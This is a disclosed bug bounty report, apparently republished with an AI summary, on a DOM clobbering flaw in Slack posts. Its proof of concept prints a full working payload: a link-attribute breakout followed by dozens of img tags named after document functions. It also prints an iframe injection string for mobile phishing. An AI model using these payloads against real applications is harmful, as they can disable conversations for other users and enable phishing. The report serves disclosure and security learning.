Denial of Service via Hyperlinks in Posts
HTML injection in post links allowed overriding document functions via DOM clobbering, causing the application to crash when viewing the channel or message. An attacker could disable a channel or conversation and in some scenarios crash the entire Slack application.
 Originally disclosed on HackerOne
- Triaged in 6 days
- Fixed in 8 months
- Paid in 20 days
- Disclosed after 9 months
###Summary Via html injection its possible to override all document functions, causing the application to crash because its using the element as a function.
###Brief explanation of how its possible override document functions with html injection:
In some html elements, the name attribute becomes a property on the document object, so if <img src=x name="xyz"> is inserted on the DOM, its created a reference for this element: document.xyz. For some reason, if the name is the name of a function that already exists on the document object, its get overrided, so if <img src=x name="write"> its inserted on the page, ```document.write````becomes the reference of the html element.
###PoC Required tools:
- BurpSuite
Repro Steps:

Click on the Create Post feature
Add any title and any content

Select the content and click on the create link feature
Add any link:

Click on Ok and intecept the request on burpsuite
Replace the link property to the following one(as screenshot shows):
https://xyz.com\"><img src=x name='constructor' /><img src=x name='adoptNode' /><img src=x name='append' /><img src=x name='captureEvents' /><img src=x name='caretRangeFromPoint' /><img src=x name='clear' /><img src=x name='close' /><img src=x name='createAttribute' /><img src=x name='createAttributeNS' /><img src=x name='createCDATASection' /><img src=x name='createComment' /><img src=x name='createDocumentFragment' /><img src=x name='createElement' /><img src=x name='createElementNS' /><img src=x name='createEvent' /><img src=x name='createExpression' /><img src=x name='createNSResolver' /><img src=x name='createNodeIterator' /><img src=x name='createProcessingInstruction' /><img src=x name='createRange' /><img src=x name='createTextNode' /><img src=x name='createTreeWalker' /><img src=x name='elementFromPoint' /><img src=x name='elementsFromPoint' /><img src=x name='evaluate' /><img src=x name='execCommand' /><img src=x name='exitFullscreen' /><img src=x name='exitPointerLock' /><img src=x name='getElementById' /><img src=x name='getElementsByClassName' /><img src=x name='getElementsByName' /><img src=x name='getElementsByTagName' /><img src=x name='getElementsByTagNameNS' /><img src=x name='getSelection' /><img src=x name='hasFocus' /><img src=x name='importNode' /><img src=x name='open' /><img src=x name='prepend' /><img src=x name='queryCommandEnabled' /><img src=x name='queryCommandIndeterm' /><img src=x name='queryCommandState' /><img src=x name='queryCommandSupported' /><img src=x name='queryCommandValue' /><img src=x name='querySelector' /><img src=x name='querySelectorAll' /><img src=x name='releaseEvents' /><img src=x name='webkitCancelFullScreen' /><img src=x name='webkitExitFullscreen' /><img src=x name='write' /><img src=x name='writeln' /><img src=x name='getAnimations' /><img src=x name='exitPictureInPicture' /><img src=x name='replaceChildren' /><img src=x name='appendChild' /><img src=x name='cloneNode' /><img src=x name='compareDocumentPosition' /><img src=x name='contains' /><img src=x name='getRootNode' /><img src=x name='hasChildNodes' /><img src=x name='insertBefore' /><img src=x name='isDefaultNamespace' /><img src=x name='isEqualNode' /><img src=x name='isSameNode' /><img src=x name='lookupNamespaceURI' /><img src=x name='lookupPrefix' /><img src=x name='normalize' /><img src=x name='removeChild' /><img src=x name='replaceChild' /><img src=x name='addEventListener' /><img src=x name='dispatchEvent' /><img src=x name='removeEventListener' /><img src=x name='__defineGetter__' /><img src=x name='__defineSetter__' /><img src=x name='hasOwnProperty' /><img src=x name='__lookupGetter__' /><img src=x name='__lookupSetter__' /><img src=x name='isPrototypeOf' /><img src=x name='propertyIsEnumerable' /><img src=x name='toString' /><img src=x name='valueOf' /><img src=x name='toLocaleString' />

Share the post on any channel:

After that the application crash when you access the channel ou direct message:

Its also pretty hard to navigate to another channel, so in many cases the slack application its all crashed(ex: when the user opened the message details and then the attacker change the content to the above payload)
The only way to stop the channel from crashing its deleting on editing the post.
###Observations
The desktop application its also affected
On the mobile application its possible to inject iframes so a phishing attack its also possible using this payload https://xyz.com\"><iframe>:
*I'm showing you guys the mobile impact as well because its probably the same entry point, so resolving one issue automatically solve the other
###Useful links https://medium.com/@terjanq/dom-clobbering-techniques-8443547ebe94 https://portswigger.net/web-security/dom-based/dom-clobbering
Impact
Its possible to disable a channel or a message conversation, and in some scenarios its possible to crash the entire slack application.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could disable a channel or message conversation, and in some scenarios crash the entire Slack application; the desktop application is also affected, and on mobile it is possible to inject iframes for phishing.
What the attacker needed
Ability to create a post; ability to share the post; victim views the channel or message
How it was found
- Click on the Create Post feature.
- Add any title and any content.
- Select the content and click on the create link feature.
- Add any link, click Ok, and intercept the request in BurpSuite.
- Replace the link property with a payload containing many img elements with name attributes matching document functions.
- Share the post on any channel; accessing the channel or direct message then crashes the application.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The application let users insert HTML into a post link. By adding elements with names that match built-in browser functions, the attacker replaced those functions with the elements. When the app later tried to use those functions, it crashed.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.



